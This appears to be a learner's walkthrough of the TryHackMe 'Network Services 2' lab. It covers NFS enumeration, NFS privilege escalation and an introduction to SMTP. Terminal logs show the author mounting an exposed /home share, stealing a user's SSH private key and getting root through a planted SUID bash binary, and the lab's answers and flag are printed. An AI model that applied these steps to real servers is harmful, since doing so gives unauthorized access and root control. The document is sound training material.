
NETWORK SERVICES 2


Get Connected

First complete the network services room, https://www.tryhackme.com/room/networkservices
Also complete the linux fundamentals room, https://www.tryhackme.com/room/linux-fundamentals

Understanding NFS

Attached the screenshots of this task from tryhackme-





The links in the above Screenshots for further learning about NFS are-
1. https://docs.oracle.com/cd/E19683-01/816-4882/6mb2ipq7l/index.html
2. https://www.datto.com/library/what-is-nfs-file-share
3. http://nfs.sourceforge.net/
4. https://wiki.archlinux.org/title/NFS

Enumerating NFS

Following are the Screenshots of the task including the questions-

Task 3 ○ Enumerating NFS

Start Machine

Let's Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware - this can take up to five minutes so be patient!

What is Enumeration?

Enumeration is defined as "a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system." - Infosec Institute. It is a critical phase when considering how to enumerate and exploit a remote machine - as the information you will use to inform your attacks will come from this stage

Requirements

In order to do a more advanced enumeration of the NFS server, and shares- we're going to need a few tools. The first of which is key to interacting with any NFS share from your local machine: **nfs-common**.

NFS-Common

It is important to have this package installed on any machine that uses NFS, either as client or server. It includes programs such as: **lockd**, **statd**, **showmount**, **nfsstat**, **gssd**, **idmapd** and **mount.nfs**. Primarily, we are concerned with "showmount" and "mount.nfs" as these are going to be most useful to us when it comes to extracting information from the NFS share. If you'd like more information about this package, feel free to read: https://packages.ubuntu.com/xenial/nfs-common.

You can install **nfs-common** using "*sudo apt install nfs-common*", it is part of the default repositories for most Linux distributions such as the Kali Remote Machine or AttackBox that is provided to TryHackMe.

Port Scanning

Port scanning has been covered many times before, so I'll only cover the basics that you need for this room here. If you'd like to learn more about **nmap** in more detail please have a look at the nmap room.

The first step of enumeration is to conduct a port scan, to find out as much information as you can about the services, open ports and operating system of the target machine. You can go as in-depth as you like on this, however, I suggest using **nmap** with the **-A** and **-p-** tags.

Mounting NFS shares

Your client's system needs a directory where all the content shared by the host server in the export folder can be accessed. You can create this folder anywhere on your system. Once you've created this mount point, you can use the "mount" command to connect the NFS share to the mount point on your machine like so:

sudo mount -t nfs IP:share /tmp/mount/ -nolock

Let's break this down

Tag	Function
sudo	Run as root
mount	Execute the mount command
-t nfs	Type of device to mount, then specifying that it's NFS
IP:share	The IP Address of the NFS server, and the name of the share we wish to mount
-nolock	Specifies not to use NLM locking

Now we understand our tools, let's get started!

Answer the questions below

Conduct a thorough port scan scan of your choosing, how many ports are open?

7 — Correct Answer

Which port contains the service we're looking to enumerate?

2049 — Correct Answer

Now, use /usr/sbin/showmount -e [IP] to list the NFS shares, what is the name of the visible share?

/home — Correct Answer

Time to mount the share to our local machine!

First, use "*mkdir /tmp/mount*" to create a directory on your machine to mount the share to. This is in the /tmp directory- so be aware that it will be removed on restart.

Then, use the mount command we broke down earlier to mount the NFS share to your local machine. Change directory to where you mounted the share- what is the name of the folder inside?

cappucino — Correct Answer

Have a look inside this directory, look at the files. Looks like we're inside a user's home directory...

No answer needed — Question Done

Interesting! Let's do a bit of research now, have a look through the folders. Which of these folders could contain keys that would give us remote access to the server?

.ssh — Correct Answer

Which of these keys is most useful to us?

id_rsa — Correct Answer — Hint

Copy this file to a different location your local machine, and change the permissions to "600" using "chmod 600 [file]".

Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.

Can we log into the machine using *ssh -i <key-file> <username>@<ip>*? (Y/N)

Y — Correct Answer

• Firstly, we need to conduct a port scan , we can do this using the command- “nmap -A -vvv -p- <ip_address>”
• From the port scan we found that 7 ports are open and the service that we are looking to enumerate is nfs which is running on port 2049

• Now to list the nfs shares we use - "/usr/sbin/showmount -e <ip_address_of_target>"

```
┌──(lionelroy㉿kali)-[~]
└─$ /usr/sbin/showmount -e 10.10.132.106
Export list for 10.10.132.106:
/home *
```

• Now, we make a directory in /tmp directory to mount the nfs shares using - “mkdir /tmp/mount” and mount the nfs shares using- "sudo mount -t nfs <ip_address_of_target>:<name_of_nfs_share> /tmp/mount -nolock

```
┌──(lionelroy㉿kali)-[~]
└─$ mkdir /tmp/mount

┌──(lionelroy㉿kali)-[~]
└─$ sudo mount -t nfs 10.10.132.106:/home /tmp/mount -nolock
[sudo] password for lionelroy:

┌──(lionelroy㉿kali)-[~]
└─$ cd /tmp/mount

┌──(lionelroy㉿kali)-[/tmp/mount]
└─$ ls
cappucino

┌──(lionelroy㉿kali)-[/tmp/mount]
└─$
```

• Now we look into the user's home directory and find a useful directory “.ssh”

```
┌──(lionelroy㉿kali)-[/tmp/mount]
└─$ cd cappucino

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ ls -alh
total 36K
drwxr-xr-x 5 lionelroy kali 4.0K Jun  4  2020 .
drwxr-xr-x 3 root      root 4.0K Apr 21  2020 ..
-rw------- 1 lionelroy kali    5 Jun  4  2020 .bash_history
-rw-r--r-- 1 lionelroy kali  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 lionelroy kali 3.7K Apr  4  2018 .bashrc
drwx------ 2 lionelroy kali 4.0K Apr 22  2020 .cache
drwx------ 3 lionelroy kali 4.0K Apr 22  2020 .gnupg
-rw-r--r-- 1 lionelroy kali  807 Apr  4  2018 .profile
drwx------ 2 lionelroy kali 4.0K Apr 22  2020 .ssh
-rw-r--r-- 1 lionelroy kali    0 Apr 22  2020 .sudo_as_admin_successful

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ cd .ssh

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino/.ssh]
└─$ ls
authorized_keys  id_rsa  id_rsa.pub

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino/.ssh]
└─$ cp id_rsa ~
```

• Here the “id_rsa” key will help us to login with ssh into the machine. So, we can copy the id_rsa file in any other directory of our system.
• After copying we change the permission of the file and then ssh into the machine.

```
┌──(lionelroy㉿kali)-[/home]
└─$ cd ~

┌──(lionelroy㉿kali)-[~]
└─$ ls
anishroy.ovpn  Desktop  Documents  Downloads  id_rsa  Music  Pictures  Public  smtp.txt  Templates  Videos

┌──(lionelroy㉿kali)-[~]
└─$ chmod 600 id_rsa

┌──(lionelroy㉿kali)-[~]
└─$ ssh -i id_rsa cappucino@10.10.132.106
The authenticity of host '10.10.132.106 (10.10.132.106)' can't be established.
ECDSA key fingerprint is SHA256:YZbI4MCk+BQgHK2gc4cdmXuPTzO6m8CtiVRkPalFhlU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.132.106' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun 19 18:14:04 UTC 2022

  System load:  0.0               Processes:           102
  Usage of /:   45.2% of 9.78GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.132.106
  Swap usage:   0%


44 packages can be updated.
0 updates are security updates.


Last login: Thu Jun  4 14:37:50 2020
cappucino@polonfs:~$
```

Exploiting NFS

Task 4 ◯ Exploiting NFS

We're done, right?

Not quite, if you have a low privilege shell on any machine and you found that a machine has an NFS share you might be able to use that to escalate privileges, depending on how it is configured.

What is root_squash?

By default, on NFS shares- Root Squashing is enabled, and prevents anyone connecting to the NFS share from having root access to the NFS volume. Remote root users are assigned a user "nfsnobody" when connected, which has the least local privileges. Not what we want. However, if this is turned off, it can allow the creation of SUID bit files, allowing a remote user root access to the connected system.

SUID
So, what are files with the SUID bit set? Essentially, this means that the file or files can be run with the permissions of the file(s) owner/group. In this case, as the super-user. We can leverage this to get a shell with these privileges!

Method

This sounds complicated, but really- provided you're familiar with how SUID files work, it's fairly easy to understand. We're able to upload files to the NFS share, and control the permissions of these files. We can set the permissions of whatever we upload, in this case a bash shell executable. We can then log in through SSH, as we did in the previous task- and execute this executable to gain a root shell!

The Executable

Due to compatibility reasons, we'll use a standard Ubuntu Server 18.04 bash executable, the same as the server's- as we know from our nmap scan. You can download it here.

Mapped Out Pathway:

If this is still hard to follow, here's a step by step of the actions we're taking, and how they all tie together to allow us to gain a root shell:

NFS Access ->
Gain Low Privilege Shell ->
Upload Bash Executable to the NFS share ->
Set SUID Permissions Through NFS Due To Misconfigured Root Squash ->
Login through SSH ->
Execute SUID Bit Bash Executable ->
ROOT ACCESS

Lets do this!

Answer the questions below

First, change directory to the mount point on your machine, where the NFS share should still be mounted, and then into the user's home directory.

No answer needed — Question Done

Download the bash executable to your Downloads directory. Then use "cp ~/Downloads/bash ." to copy the bash executable to the NFS share. The copied bash shell must be owned by a root user, you can set this using "sudo chown root bash"

No answer needed — Question Done

Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash". What letter do we use to set the SUID bit set using chmod?

s — Correct Answer

Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission set look like? Make sure that it ends with -sr-x.

-rwsr-sr-x — Correct Answer

Now, SSH into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Lets run it with "*./bash -p*". The -p persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

No answer needed — Question Done

Great! If all's gone well you should have a shell as root! What's the root flag?

THM{nfs_got_pwned} — Correct Answer

```
┌──(lionelroy㉿kali)-[~]
└─$ cd /tmp/mount

┌──(lionelroy㉿kali)-[/tmp/mount]
└─$ ls
cappucino

┌──(lionelroy㉿kali)-[/tmp/mount]
└─$ cd cappucino
```

• Changed the directory to the mount point of our machine

• Download the bash executable from the link given in the theory in the “The executable” section and copy it to the current directory

• After copying change the permission of the bash executable i.e. set the SUID bit.

```
┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ mv ~/Downloads/bash .

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ sudo chown root bash
[sudo] password for lionelroy:
```

```
┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ ls
bash

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ sudo chmod +s bash

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ ls -alh
total 1.1M
drwxr-xr-x 5 lionelroy kali 4.0K Jun 19 14:27 .
drwxr-xr-x 3 root      root 4.0K Apr 21  2020 ..
-rwsr-Sr-- 1 root      kali 1.1M May 25 07:37 bash
-rw------- 1 lionelroy kali    5 Jun  4  2020 .bash_history
-rw-r--r-- 1 lionelroy kali  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 lionelroy kali 3.7K Apr  4  2018 .bashrc
drwx------ 2 lionelroy kali 4.0K Apr 22  2020 .cache
drwx------ 3 lionelroy kali 4.0K Apr 22  2020 .gnupg
-rw-r--r-- 1 lionelroy kali  807 Apr  4  2018 .profile
drwx------ 2 lionelroy kali 4.0K Apr 22  2020 .ssh
-rw-r--r-- 1 lionelroy kali    0 Apr 22  2020 .sudo_as_admin_successful

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ sudo chmod +005 bash

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ ls -alh bash
-rwsr-Sr-x 1 root kali 1.1M May 25 07:37 bash

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ sudo chmod +050 bash

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ ls -alh bash
-rwsr-sr-x 1 root kali 1.1M May 25 07:37 bash

┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$
```


• Now ssh into the machine and execute the bash using "./bash -p"
• After that we get a bash shell, then enter the root directory and view the content of root.txt
• We get the flag

```
┌──(lionelroy㉿kali)-[/tmp/mount/cappucino]
└─$ cd ~

┌──(lionelroy㉿kali)-[~]
└─$ ssh -i id_rsa cappucino@10.10.132.106
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun 19 18:33:53 UTC 2022

  System load:  0.0               Processes:           102
  Usage of /:   45.2% of 9.78GB   Users logged in:     0
  Memory usage: 15%               IP address for eth0: 10.10.132.106
  Swap usage:   0%


44 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Jun 19 18:14:07 2022 from 10.11.73.213
cappucino@polonfs:~$ ls
bash
cappucino@polonfs:~$
```

```
cappucino@polonfs:~$ ./bash -p
bash-4.4# cd /root
bash-4.4# ls
root.txt
bash-4.4# cat root.txt
THM{nfs_got_pwned}
bash-4.4#
```

Understanding SMTP

Following are the screenshots of this topic from tryhackme:-



Task 5 Understanding SMTP

What is SMTP?

SMTP stands for "Simple Mail Transfer Protocol". It is utilised to handle the sending of emails. In order to support email services, a protocol pair is required, comprising of SMTP and POP/IMAP. Together they allow the user to send outgoing mail and retrieve incoming mail, respectively.

The SMTP server performs three basic functions:

- It verifies who is sending emails through the SMTP server.
- It sends the outgoing mail
- If the outgoing mail can't be delivered it sends the message back to the sender

Most people will have encountered SMTP when configuring a new email address on some third-party email clients, such as Thunderbird; as when you configure a new email client, you will need to configure the SMTP server configuration in order to send outgoing emails.


POP and IMAP

POP, or "Post Office Protocol" and IMAP, "Internet Message Access Protocol" are both email protocols who are responsible for the transfer of email between a client and a mail server. The main differences is in POP's more simplistic approach of downloading the inbox from the mail server, to the client. Where IMAP will synchronise the current inbox, with new mail on the server, downloading anything new. This means that changes to the inbox made on one computer, over IMAP, will persist if you then synchronise the inbox from another computer. The POP/IMAP server is responsible for fulfiling this process.

How does SMTP work?

Email delivery functions much the same as the physical mail delivery system. The user will supply the email (a letter) and a service (the postal delivery service), and through a series of steps- will deliver it to the recipients inbox (postbox). The role of the SMTP server in this service, is to act as the sorting office, the email (letter) is picked up and sent to this server, which then directs it to the recipient.

We can map the journey of an email from your computer to the recipient's like this:



1. The mail user agent, which is either your email client or an external program. connects to the SMTP server of your domain, e.g. smtp.google.com. This initiates the SMTP handshake. This connection works over the SMTP port- which is usually 25. Once these connections have been made and validated, the SMTP session starts.

2. The process of sending mail can now begin. The client first submits the sender, and recipient's email address- the body of the email and any attachments, to the server.

3. The SMTP server then checks whether the domain name of the recipient and the sender is the same.

3. The SMTP server then checks whether the domain name of the recipient and the sender is the same.

4. The SMTP server of the sender will make a connection to the recipient's SMTP server before relaying the email. If the recipient's server can't be accessed, or is not available- the Email gets put into an SMTP queue.

5. Then, the recipient's SMTP server will verify the incoming email. It does this by checking if the domain and user name have been recognised. The server will then forward the email to the POP or IMAP server, as shown in the diagram above.

6. The E-Mail will then show up in the recipient's inbox.

This is a very simplified version of the process, and there are a lot of sub-protocols, communications and details that haven't been included. If you're looking to learn more about this topic, this is a really friendly to read breakdown of the finer technical details- I actually used it to write this breakdown:

https://computer.howstuffworks.com/e-mail-messaging/email3.htm

What runs SMTP?

SMTP Server software is readily available on Windows server platforms, with many other variants of SMTP being available to run on Linux.

More Information:

Here is a resource that explain the technical implementation, and working of, SMTP in more detail than I have covered here.

https://www.afternerd.com/blog/smtp/

